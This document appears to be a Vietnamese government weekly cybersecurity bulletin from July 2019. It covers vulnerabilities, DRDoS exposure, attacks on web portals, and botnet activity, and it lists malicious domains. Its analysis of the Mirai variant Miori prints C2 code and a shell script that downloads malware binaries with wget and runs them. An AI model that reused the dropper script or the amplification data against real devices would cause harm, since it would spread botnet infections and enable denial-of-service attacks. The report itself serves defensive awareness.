BỘ THÔNG TIN VÀ TRUYỀN THÔNG
CỤC AN TOÀN THÔNG TIN
TRUNG TÂM GIÁM SÁT AN TOÀN KHÔNG GIAN MẠNG QUỐC GIA

Báo cáo tóm tắt
Tình hình an toàn thông tin đáng chú ý tuần 28 (từ 07/07 - 14/07/2019)

Số: /BC-CATTT *Hà Nội, ngày 16 tháng 07 năm 2019*


VƯƠNG QUỐC ANH CÔNG BỐ TIÊU CHUẨN AN TOÀN THÔNG TIN MẠNG CHO CAMERA GIÁM SÁT

Anh được cho là quốc gia đầu tiên đưa ra tiêu chuẩn an toàn thông tin mạng áp dụng tự nguyện và dán nhãn chứng nhận tuân thủ cho các nhà sản xuất camera giám sát. Ủy viên hội đồng Camera giám sát Vương quốc Anh (SCC) đưa ra một loạt các yêu cầu tối thiểu áp dụng tự nguyện để bảo đảm rằng các camera và linh kiện giám sát được sản xuất an toàn theo thiết kế.

BIẾN THỂ MỚI CỦA MIRAI

Cuối năm ngoái, trong một báo cáo của Trendmicro đã phát hiện phần mềm độc hại lây lan qua lỗ hổng ThinkPHP Remote Code Ex (RCE) là biến thể Mirai mới có tên Miori. Gần đây biến thể này đã xuất hiện trở lại với sự khác biệt đáng chú ý trong cách giao tiếp với máy chủ C&C của nó.

THỐNG KÊ NGUỒN TẤN CÔNG DDOS



ĐIỂM YẾU, LỖ HỔNG AN TOÀN THÔNG TIN

Trong tuần, các tổ chức quốc tế đã công bố và cập nhật ít nhất 314 lỗ hổng, trong đó có 24 lỗ hổng mức cao, 100 lỗ hổng mức trung bình, 17 lỗ hổng mức thấp và 173 lỗ hổng chưa đánh giá. Trong đó có ít nhất 10 lỗ hổng cho phép chèn và thực thi mã lệnh.

SINGAPORE GIỚI THIỆU KHUNG CHIA SẺ DỮ LIỆU ĐÁNG TIN CẬY

Singapore đã giới thiệu một Khung hướng dẫn được thiết kế để giải quyết các thách thức mà cơ quan, tổ chức, doanh nghiệp thường gặp phải khi chia sẻ tài nguyên dữ liệu, gọi là "Khung chia sẻ dữ liệu đáng tin cậy".

1. Điểm tin đáng chú ý

1.1. Anh được cho là quốc gia đầu tiên đưa ra tiêu chuẩn an toàn thông tin mạng áp dụng tự nguyện và dán nhãn chứng nhận tuân thủ cho các nhà sản xuất camera giám sát. Ủy viên hội đồng Camera giám sát Vương quốc Anh (SCC) đưa ra một loạt các yêu cầu tối thiểu áp dụng tự nguyện để bảo đảm rằng các camera và linh kiện giám sát được sản xuất an toàn theo thiết kế.

Một số thương hiệu lớn và nổi tiếng nhất trong sản xuất thiết bị giám sát như Axis, Bosch, Hanwah, Hikvision, Milestone Systems đã hợp tác với một nhóm chuyên gia được ủy quyền bởi SCC để đưa ra tiêu chuẩn cơ bản cho các nhà sản xuất. Tiêu chuẩn bao gồm các yêu cầu như bảo đảm rằng mật khẩu mặc định phải được thay đổi khi khởi động thiết bị lần đâu; các mật khẩu được chọn phải đủ phức tạp; yêu cầu đối với những trường hợp nào mới được cung cấp truy cập từ xa …

Trước đó, đầu năm 2019, chính phủ Anh đã công bố khoản đầu tư 70 triệu bảng nhằm đưa Vương quốc Anh dẫn đầu thế giới trong việc loại bỏ các mối đe dọa trên không giang mạng đối với các doanh nghiệp và người dùng bằng cách phát triển các phần cứng công nghệ thông tin linh hoạt bảo đảm thiết kế bảo vệ trực tiếp trên phần cứng và chip.

1.2. Singapore đã giới thiệu một Khung hướng dẫn được thiết kế để giải quyết các thách thức mà cơ quan, tổ chức, doanh nghiệp thường gặp phải khi chia sẻ tài nguyên dữ liệu, gọi là “Khung chia sẻ dữ liệu đáng tin cậy”.

“Khung chia sẻ dữ liệu đáng tin cậy” tạo điều kiện chia sẻ dữ liệu để thúc đẩy sự phát triển của các sản phẩm và dịch vụ mới cũng như tạo niềm tin cho người tiêu dùng rằng dữ liệu của họ sẽ được bảo vệ. Theo đó, tài liệu này cung cấp những cách thức có trách nhiệm và đáng tin cậy trong việc chia sẻ dữ liệu giữa các cơ quan, tổ chức, doanh nghiệp đồng thời vẫn đảm bảo tuân thủ các quy định về bảo đảm an toàn thông tin. Với tài liệu này, các doanh nghiệp tại Singapore có thể vận dụng để tạo ra các sản phẩm và dịch vụ tốt hơn cũng như làm giảm chi phí doanh nghiệp.


Khung hướng dẫn trên được nghiên cứu và xây dựng dựa trên sự phối hợp giữa Cơ quan Phát triển phương tiện truyền thông (IMDA) và đơn vị giám sát Ủy ban Bảo vệ dữ liệu cá nhân (PDPC) cùng với sự tham vấn từ các đơn vị trong ngành này, trong đó nhấn mạnh tầm quan trọng của việc bảo đảm "sử dụng dữ liệu đáng tin cậy".

Dữ liệu đóng vai trò thiết yếu trong khả năng đổi mới của các cơ quan, tổ chức, cũng như khả năng tùy chỉnh các dịch vụ và quy trình cho các đối tượng khác nhau. Người dùng được khuyến khích nên sẵn sàng chia sẻ dữ liệu của họ với các cơ

quan, tổ chức doanh nghiệp nếu họ tin tưởng vào khả năng sử dụng và bảo vệ dữ liệu của các cơ quan, tổ chức, doanh nghiệp này để được cung cấp các sản phẩm, dịch vụ tốt hơn.

1.3. Cuối năm ngoái, trong một báo cáo của Trend Micro đã phát hiện phần mềm độc hại lây lan qua lỗ hổng ThinkPHP Remote Code Ex (RCE) là biến thể Mirai mới có tên Miori. Gần đây biến thể này đã xuất hiện trở lại với sự khác biệt đáng chú ý trong cách giao tiếp với máy chủ C&C của nó.


Biến thể Mirai giao tiếp với các C&C bằng giao thức binary-based và text-based. Máy chủ C&C này sẽ hiển thị yêu cầu đăng nhập để truy cập bảng điều khiển mà đối tượng tấn công sử dụng.



Hình 1. Hiển thị đăng nhập máy chủ C&C

Các nhà nghiên cứu chỉ ra rằng, khi họ cố gắng kết nối với máy chủ C&C thì thay vì hiển thị màn hình đăng nhập thông thường, mã độc hiển thị một dòng thông báo "f**k off researcher!!" và đồng thời chấm dứt kết nối. Điều này cho thấy biến thể mã độc này được thiết kế tinh vi, có khả năng phân biệt được hành vi điều tra, nghiên cứu của chuyên gia bảo mật.

Khi phân tích giao thức Miori sử dụng, một đặc điểm khác với Mirai là việc truyền thông sử dụng giao thức text-based trong đó máy chủ C&C sẽ nhận được một chuỗi ký tự cụ thể trước khi cho phép bất kỳ ai truy cập vào thành phần điều khiển, nếu không nhận được chuỗi ký tự đó thì sẽ hiển thị thông báo khác.



Hình 3. Giao thức của biến thể Miori.

```
if ( establish_connection_to_c2() )
  ((void (__fastcall *)(__int64))exit)(2LL);
qstrcpy(&buf, (__int64)"fftt:");
v4 = "(null)";
if ( argc > 1 )
  v4 = argv_[1];
qstrcat(&buf, v4);
send_data(sock_c2, &buf, 0);            // send fftt:(argv[1])  to C2.  default: fftt:(null) is invalid...
```

Hình 4. Đoạn mã sử dụng để liên lạc với máy chủ C&C

Miori sử dụng giải thuật mật mã thay thế đơn giản để mã hoá/giải mã. Bảng mã được thiết lập sẵn trong mã nguồn để giải mã.

```
auwAdeFHionGmIKJYBvcxgyhPpqQWRLSCtbsE21NOjklV0XZ34D75fzr86MU9T#?^&=(+)%
0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ. /|-&;:>
```

Hình 5. Bảng tương ứng của mật mã thay thế được tìm thấy


Biến thể này có thể quét các máy chủ telnet dễ bị tấn công. Sau khi kiểm soát được thiết bị, mã độc gửi thông tin tài khoản, địa chỉ IP đến máy chủ C&C. Cũng giống như biến thể Mirai trước đó, phần mềm độc hại này gửi và thực thi một tập lệnh độc hại trong máy chủ dễ bị tấn công, cũng như thực hiện các cuộc tấn công từ chối dịch vụ (TCP Flood, UDP Flood)

```
binarys="mips mpsl arm arm5 arm6 arm7 sh4 ppc x86 arc"
server_ip="1[redacted]4"
binname="miori"
execname="chiemi"

for arch in $binarys
do
cd /tmp
wget http://$server_ip/$binname.$arch -O $execname
chmod 777 $execname
./$execname $1
rm -rf $execname
done
```

Hình 6. Các tệp lệnh độc hại phát tán phần mềm độc hại trong máy chủ telnet

Một số trang web bán mã nguồn của phần mềm độc hại này với giá 110 USD. Trang web được xây dựng bằng dịch vụ thương mại điện tử hợp pháp có tên là Selly. Tuy nhiên, đây có thể là một trang web lừa đảo và sẽ không cung cấp mã nguồn sau khi người dùng mua.



Hình 7. Trang web rao bán mã nguồn Miori

Mirai là dòng mã độc trong hệ sinh thái IoT, trong bối cảnh các thiết bị IoT ngày càng phổ biến, đã thúc đẩy đối tượng tấn công phát triển nhiều biến thể khác nhau của Mirai. Biến thể Miori có nhiều thay đổi đáng kể trong giao thức và phương thức lưu trữ dữ liệu cấu hình cho thấy Miori không chỉ là một biến thể Mirai mới, mà còn là một phần mềm độc hại mới đang cố gắng "ngụy trang" dưới dạng biến thể Mirai nhằm tránh bị phát hiện và gây khó khăn cho việc phân tích. Để ngăn chặn việc lây nhiễm, quản trị viên cần vá các điểm yếu lỗ hổng đã biết đặc biệt là điểm yếu lỗ hổng dễ bị các biến thể của mã độc Mirai khác khai thác và chiếm quyền kiểm soát thiết bị.

Thông tin kỹ thuật về mã độc Miori tham khảo thêm tại:
https://ti.khonggianmang.vn/dashboard/news/p/Bien-the-moi-cua-Mirai/

2. Nguy cơ tấn công mạng từ điểm yếu lỗ hổng

Trong tuần, các tổ chức quốc tế đã công bố và cập nhật ít nhất 314 lỗ hổng, trong đó có 24 lỗ hổng mức cao, 100 lỗ hổng mức trung bình, 17 lỗ hổng mức thấp và 173 lỗ hổng chưa đánh giá. Trong đó có ít nhất 10 lỗ hổng cho phép chèn và thực thi mã lệnh.

Hệ thống kỹ thuật của Cục ATTT chủ động rà quét trên không gian mạng Việt Nam, đánh giá, thống kê cho thấy có 05 nhóm lỗ hổng trên các sản phẩm, dịch vụ CNTT phổ biến, có thể gây ảnh hưởng lớn đến người dùng ở Việt Nam, như: Nhóm 10 lỗ hổng trên một số sản phẩm, phần mềm của D-link; Nhóm 12 lỗ hổng trên hệ điều hành Android; Nhóm 14 lỗ hổng trên một số sản phẩm, ứng dụng của Cisco v.v…Thông tin chi tiết về một số lỗ hổng trên các sản phẩm/dịch vụ phổ biến tại Việt Nam cụ thể như sau:

STT	Sản phẩm/ dịch vụ	Mã lỗi quốc tế	Mô tả ngắn	Ghi chú
1	Dlink	CVE-2019-13372 CVE-2019-13373 CVE-2019-13375 ….	Nhóm 10 lỗ hổng trên một số sản phẩm, phần mềm của D-link (Central WiFi Manager, DIR-655 C, DIR-818LW) cho phép tấn công thực thi đoạn mã PHP thông qua một số trường, khai thác lỗi SQL Injection, một số lỗ hổng cho phép chèn và thực thi mã lệnh tùy ý.	Đã có thông tin xác nhận. Một số lỗ hổng đã có bản vá

2	Google - Android	CVE-2019-2106 CVE-2019-2107 CVE-2019-2109 …..	Nhóm 12 lỗ hổng trên hệ điều hành Android cho phép đối tượng tấn công thực thi mã lệnh từ xa trái phép mà không yêu cầu có quyền thực thi.	Đã có thông tin xác nhận và bản vá
3	Vivotek	CVE-2018-14494 CVE-2018-14495 CVE-2018-14496	Nhóm 03 lỗ hổng mức cao trên firmware của thiết bị Vivotek FD8136 (Thiết bị Camera phổ biến ở Việt Nam) cho phép đối tượng tấn công chèn và thực thi lệnh độc hại từ xa từ đó có thể kiểm soát thiết bị.	Chưa có thông tin xác nhận và bản vá
4	Fortinet	CVE-2019-13399 CVE-2019-13400 CVE-2019-13401 …..	Nhóm 05 lỗ hổng trên firmware của thiết bị Fortinet Dynacolor FCM-MB40 v1.2.0.0 cho phép đối tượng tấn công lấy được khóa SSL/TLS thiết lập sẵn trên thiết bị từ đó có thể đọc dữ liệu mã hóa, khai thác lỗi CSRF hay lỗi trong quá trình khởi động cho phép duy trì backdoor trên hệ thống.	Chưa có thông tin xác nhận và bản vá
5	Cisco	CVE-2019-1873 CVE-2019-1932 CVE-2019-1921 ...	Nhóm 14 lỗ hổng trên một số sản phẩm, ứng dụng của Cisco (Security Appliance Software, Firepower Threat Defense, Advanced Malware Protection, IOS XR Software, IP Phone 7800...) cho phép đối tượng tấn công thực hiện tấn công từ chối dịch vụ, chèn và thực thi mã lệnh, một số lỗ hổng cho phép đọc và ghi dữ liệu độc hại ở mức dưới của hệ điều hành.	Đã có thông tin xác nhận và bản vá

6	EQ-3	CVE-2019-10122 CVE-2019-10119 CVE-2019-10120 ...	Nhóm 04 lỗ hổng trên các thiết bị eQ-3 HomeMatic (CCU2 phiên bản trước 2.41.9 và CCU3 phiên bản rước 3.43.16) - dòng thiết bị của Đức hay sử dụng trong Smarthome cho phép đối tượng tấn công thực thi mã lệnh từ xa, tự động đăng nhập như quyền quản trị	Đã có thông tin xác nhận

3. Nguy cơ phát tán tấn công từ chối dịch vụ


Tấn công từ chối dịch vụ là hình thức tấn công đã có từ lâu, và hiện tại vẫn được đối tượng tấn công ưa thích sử dụng để thực hiện các ý đồ xấu. Tấn công từ chối dịch vụ về cơ bản không nguy hiểm nhưng lại gây ảnh hưởng đến hoạt động của hệ thống, gây thiệt hại về kinh tế cho tổ chức bị tấn công.

Tấn công từ chối dịch vụ có thể được thực hiện với nhiều kỹ thuật khác nhau, nhưng trong những năm gần đây phần lớn tin tặc huy động các thiết bị đang mở cổng dịch vụ sử dụng giao thức UDP để thực hiện tấn công. Các thiết bị này có thể bị huy động dễ dàng để thực hiện tấn công DRDoS (tấn công từ chối dịch vụ phản xạ phân tán/Distributed Reflective Denial-of-Service) mà hiệu quả tấn công lại rất cao. Rất nhiều giao thức tầng ứng dụng đều có điểm yếu/lỗ hổng cho phép thực hiện tấn công này.

Giao thức	**Số lần khuếch đại băng thông**
DNS	28 lần 54
NTP	556.9
SNMPv2	6.3
NetBIOS	3.8
SSDP	30.8
CharGEN	358.8
QOTD	140.3
BitTorrent	3.8
Kad	16.3

Giao thức	Số lần khuếch đại băng thông
Quake Network Protocol	63.9
Steam Protocol	5.5
Multicast DNS (mDNS)	2 đến 10
RIPv1	131.24
Portmap (RPCbind)	7 đến = 28
LDAP	46 đến 55
CLDAP	56 đến 70
TFTP	60
Memcached	10,000 đến 51,000


Tại Việt Nam, có rất nhiều máy chủ, thiết bị có thể trở thành nguồn phát tán tấn công DRDoS. Trong tuần có **34,915** thiết bị có khả năng bị huy động và trở thành nguồn tấn công DRDoS. Các thiết bị này đang mở sử dụng các dịch vụ NTP (123), DNS (53), Chargen (19). Dưới đây là biểu đồ thống kê thiết bị theo cổng dịch vụ phổ biến trong tuần.




4. Tấn công vào Cổng TTĐT/ứng dụng web của Việt Nam

Website/Cổng thông tin điện tử là kênh cung cấp thông tin hiệu quả tuy nhiên hầu hết không được quan tâm đến việc bảo đảm an toàn cho website, rất nhiều trang tồn tại điểm yếu, lỗ hổng bảo mật, đối tượng tấn công có thể khai thác để thực hiện: tấn công thay đổi giao diện, tấn công lừa đảo thu thập thông tin tài khoản, thông tin cá nhân, tấn công cài cắm và phát tán mã độc.

Trong tuần, có 178 trường hợp tấn công vào trang/cổng thông tin điện tử của Việt Nam: 05 trường hợp tấn công thay đổi giao diện, 88 trường hợp tấn công lừa đảo (Phishing), 85 trường hợp tấn công cài cắm mã độc.






5. Hoạt động của mạng botnet, APT, mã độc tại Việt Nam

5.1. Các mạng botnet phổ biến

Tại Việt Nam có nhiều mạng botnet lớn trên thế giới đang hoạt động, trong đó nổi bật là Avalanche, Conficker, Gamut, IoTbotnet/Mirai, PonyLoader, Sality, Wanacry … Các mạng này được hình thành từ những máy tính, điện thoại thông minh, thiết bị mạng … bị lây nhiễm mã độc. Mỗi mạng botnet đều có đặc điểm, mục tiêu khác nhau, tuy nhiên đều có đặc điểm là khi đã bị lây nhiễm mã độc và tham gia vào các mạng botnet này thì sẽ bị đối tượng tấn công kiểm soát từ xa và lợi dụng để: phát tán thư rác/mã độc mới, thu thập thông tin, dữ liệu trên máy tính người dùng, tấn công từ chối dịch vụ … và góp phần làm tăng tỉ lệ lây nhiễm mã độc ở Việt Nam. Dưới đây là biểu đồ hoạt động của một số mạng mạng botnet lớn trong tuần:



Trong tuần mạng botnet **Avalanche** (chuyên đánh cắp thông tin người dùng) hoạt động mạnh nhất, có 565.309 lượt địa chỉ IP kết nối với máy chủ điều khiển.

5.2. Danh sách IP/tên miền độc hại có nhiều kết nối từ Việt Nam

TT	Tên miền/IP
1	differentia.ru
2	disorderstatus.ru
3	atomictrivia.ru
4	soplifan.ru
5	nxzfdsio58.ru
6	xjpakmdcfuqe.com
7	somicrososoft.ru
8	fzhpv0v4i.ru
9	www.cityofangelsmagazine.com
10	awjapmnak.info
11	morphed.ru
12	me4abx32b.ru
13	a.deltaheavy.ru
14	www.corpnox-technologie.fr

6. Khuyến nghị đối với các cơ quan, đơn vị

Nhằm bảo đảm an toàn thông tin trong hệ thống mạng của các cơ quan, tổ chức, Cục ATTT khuyến nghị:

- Theo dõi và cập nhật bản vá cho các lỗ hổng, đặc biệt là lỗ hổng nêu tại *mục 2* báo cáo này.

- Đối với nguy cơ bị lợi dụng để thực hiện tấn công từ chối dịch vụ nêu tại *mục 3*: Kiểm tra các dịch vụ sử dụng giao thức UDP, hạn chế tối đa việc mở các cổng dịch vụ sử dụng giao thức UDP. Trong trường hợp sử dụng phải thường xuyên theo dõi và cập nhật bản vá lỗ hổng bảo mật cho dịch vụ, đồng thời cấu hình cứng hóa dịch vụ, hạn chế tối đa truy cập đến và đi liên quan đến địa chỉ/dải địa chỉ ko cần thiết.

- Nhằm tránh việc bị các đối tượng tấn công lợi dụng các trang web để thực hiện các hành vi gây mất an toàn thông tin như đã nêu trong *mục 4*, các cơ quan tổ chức cần phải thường xuyên kiểm tra, rà soát máy chủ web để kịp thời phát hiện và cập nhật.

- Kiểm tra và xử lý các thiết bị trong toàn bộ hệ thống mạng nếu có dấu hiệu kết nối đến các tên miền độc hại Cục ATTT đã chia sẻ, đặc biệt là các tên miền đã nêu trong *mục 5.2* báo cáo này.

- Chủ động kiểm tra, rà soát, bóc gỡ mã độc ra khỏi hệ thống mạng. Cục ATTT sẵn sàng phối hợp với các cơ quan tổ chức tiến hành kiểm tra và bóc gỡ mã độc botnet trên hệ thống của cơ quan đơn vị. Để xác minh các máy tính bị nhiễm mã độc botnet, Quý đơn vị có thể liên hệ với Cục ATTT theo thông tin bên dưới để phối hợp thực hiện.

Thông tin liên hệ Cục An toàn thông tin, tầng 8, số 115 Trần Duy Hưng, quận Cầu Giấy, TP. Hà Nội; số điện thoại: 024.3943.6684; thư điện tử ais@mic.gov.vn.

Trân trọng./.

CỤC AN TOÀN THÔNG TIN